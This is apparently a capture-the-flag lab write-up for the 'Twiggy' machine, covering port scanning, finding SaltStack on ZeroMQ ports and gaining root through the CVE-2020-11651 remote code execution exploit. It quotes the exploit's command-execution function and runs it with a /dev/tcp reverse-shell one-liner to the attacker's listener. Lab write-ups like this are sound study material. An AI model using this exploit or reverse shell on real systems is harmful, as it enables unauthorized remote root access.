Twiggy (SaltStack RCE to root)

Nmap

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 44:7d:1a:56:9b:68:ae:f5:3b:f6:38:17:73:16:5d:75 (RSA)
|   256 1c:78:9d:83:81:52:f4:b0:1d:8e:32:03:cb:a6:18:93 (ECDSA)
|_  256 08:c9:12:d9:7b:98:98:c8:b3:99:7a:19:82:2e:a3:ea (ED25519)
53/tcp   open  domain  NLnet Labs NSD
80/tcp   open  http    nginx 1.16.1
|_http-title: Home | Mezzanine
|_http-server-header: nginx/1.16.1
8000/tcp open  http    nginx 1.16.1
|_http-title: Site doesn't have a title (application/json).
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.16.1


#Extra ports

PORT     STATE SERVICE VERSION
4505/tcp open  zmtp    ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    ZeroMQ ZMTP 2.0
```

Note, fell down a rabbit hold of enumearting the website


The website is not vulnerable to a XSS exploit. Instead lets enumerate these ports futher.

```
4505/tcp open  zmtp    ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    ZeroMQ ZMTP 2.0
```

Searchsploit returns nothing.

```
┌──(root㉿kali)-[~/pg/practice/Twiggy]
└─# searchsploit ZeroMQ
Exploits: No Results
Shellcodes: No Results
```

If you search on google, we get some murky results



however, if we look a the SaltStack ExploitDB page, we find something intresting.

SaltStack and ZeroMQ are related as ZeroMQ implements a socket interface for message passing, with specific semantics for the socket type.

source: https://docs.saltproject.io/en/latest/topics/transports/zeromq.html

Now if we look at the exploitDB page, we can see this is an RCE exploit.

```
def pwn_exec_all(channel, root_key, cmd, master_ip, jid):
    print("[+] Attemping to execute '{}' on all minions connected to {}".format(cmd, master_ip))
    sys.stdout.flush()

    msg = {
        'key': root_key,
        'cmd': '_send_pub',
        'fun': 'cmd.run',
        'user': 'root',
        'arg': [ "/bin/sh -c '{}'".format(cmd) ],
        'tgt': '*',
        'tgt_type': 'glob',
        'ret': '',
        'jid': jid
    }
```

https://www.exploit-db.com/exploits/48421

Infact, we can even search for SaltStack with searchsploit and we get the same exploit.

```
┌──(root㉿kali)-[~/pg/practice/Twiggy]
└─# searchsploit saltstack
---------------------------------------------
 Exploit Title
---------------------------------------------
Saltstack 3000.1 - Remote Code Execution
---------------------------------------------
Shellcodes: No Results
```

The script is written in python2 so I was able to search around and find a python3 version.

https://gist.github.com/momenbasel/b883d039bb28b18ccd7efe92a91d98f8

We will also need to run `pip3 install salt` for the exploit to work.

```
┌──(root㉿kali)-[~/pg/practice/Twiggy]
└─# pip3 install salt
Collecting salt
  Downloading salt-3005.1.tar.gz (17.9 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 17.9/17.9 MB 2.1 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Requirement already satisfied: msgpack!=0.5.5,>=0.5 in /usr/lib/python3/dist-packages (from salt) (1.0.3)
Collecting pyzmq>=17.0.0
  Downloading pyzmq-25.0.0-cp310-cp310-manylinux_2_28_x86_64.whl (1.1 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.1/1.1 MB 2.1 MB/s eta 0:00:00
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from salt) (5.4.1)
Collecting jmespath
  Downloading jmespath-1.0.1-py3-none-any.whl (20 kB)
Collecting contextvars
  Downloading contextvars-2.4.tar.gz (9.6 kB)
  Preparing metadata (setup.py) ... done
Requirement already satisfied: MarkupSafe in /usr/lib/python3/dist-packages (from salt) (2.0.1)
Requirement already satisfied: distro>=1.0.1 in /usr/lib/python3/dist-packages (from salt) (1.7.0)
Requirement already satisfied: Jinja2 in /usr/lib/python3/dist-packages (from salt) (3.0.3)
Requirement already satisfied: pycryptodomex>=3.9.8 in /usr/lib/python3/dist-packages (from salt) (3.11.0)
Requirement already satisfied: requests>=1.0.0 in /usr/lib/python3/dist-packages (from salt) (2.27.1)
Requirement already satisfied: psutil>=5.0.0 in /usr/local/lib/python3.10/dist-packages (from salt) (5.9.2)
Collecting pyzmq>=17.0.0
  Downloading pyzmq-20.0.0.tar.gz (1.2 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.2/1.2 MB 2.0 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting immutables>=0.9
  Downloading immutables-0.19-cp310-cp310-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl (120 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 120.8/120.8 KB 1.8 MB/s eta 0:00:00
Building wheels for collected packages: salt, pyzmq, contextvars
  Building wheel for salt (pyproject.toml) ... done
  Created wheel for salt: filename=salt-3005.1-py3-none-any.whl size=9739410 sha256=cdf1fadb418f3dba5f2d459ffa92bfbcb27e317a9018328ff9496397230eefe6
  Stored in directory: /root/.cache/pip/wheels/63/a8/9a/d99b3f4ec9217a86517a97ef147e3dfbaab9b5be671b06ea40
  Building wheel for pyzmq (setup.py) ... |
```

Foothold & root

Now that we have our exploit ready, all we need to do is point it to our target and tell it what command to excute.

In my example, I will use a simple sh reverse shell.

```
python3 saltstackxp.py --master 192.168.76.62 --exec "sh -i >& /dev/tcp/192.168.49.76/8000 0>&1"
```

```
┌──(root㉿kali)-[~/pg/practice/Twiggy]
└─# python3 saltstackxp.py --master 192.168.76.62 --exec "sh -i >& /dev/tcp/192.168.49.76/8000 0>&1"
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
[+] Salt version: 3005.1
[ ] This version of salt is vulnerable! Check results below
[+] Checking salt-master (192.168.76.62:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651...
[*] root key obtained: 3J+XIUkNF7hBV4vmBMThrOVNtk/MMCHmT7QoUZ9lmQL9u4EJafv/kEAnCeEpdZRrgO7g2dEL2Ho=
[+] Attemping to execute sh -i >& /dev/tcp/192.168.49.76/8000 0>&1 on 192.168.76.62
[+] Successfully scheduled job: 20230207022316418307
```

Now we can check our listener and discover that we are root.

```
┌──(root㉿kali)-[~/pg/practice/Twiggy]
└─# rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.76] from (UNKNOWN) [192.168.76.62] 58284
sh: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```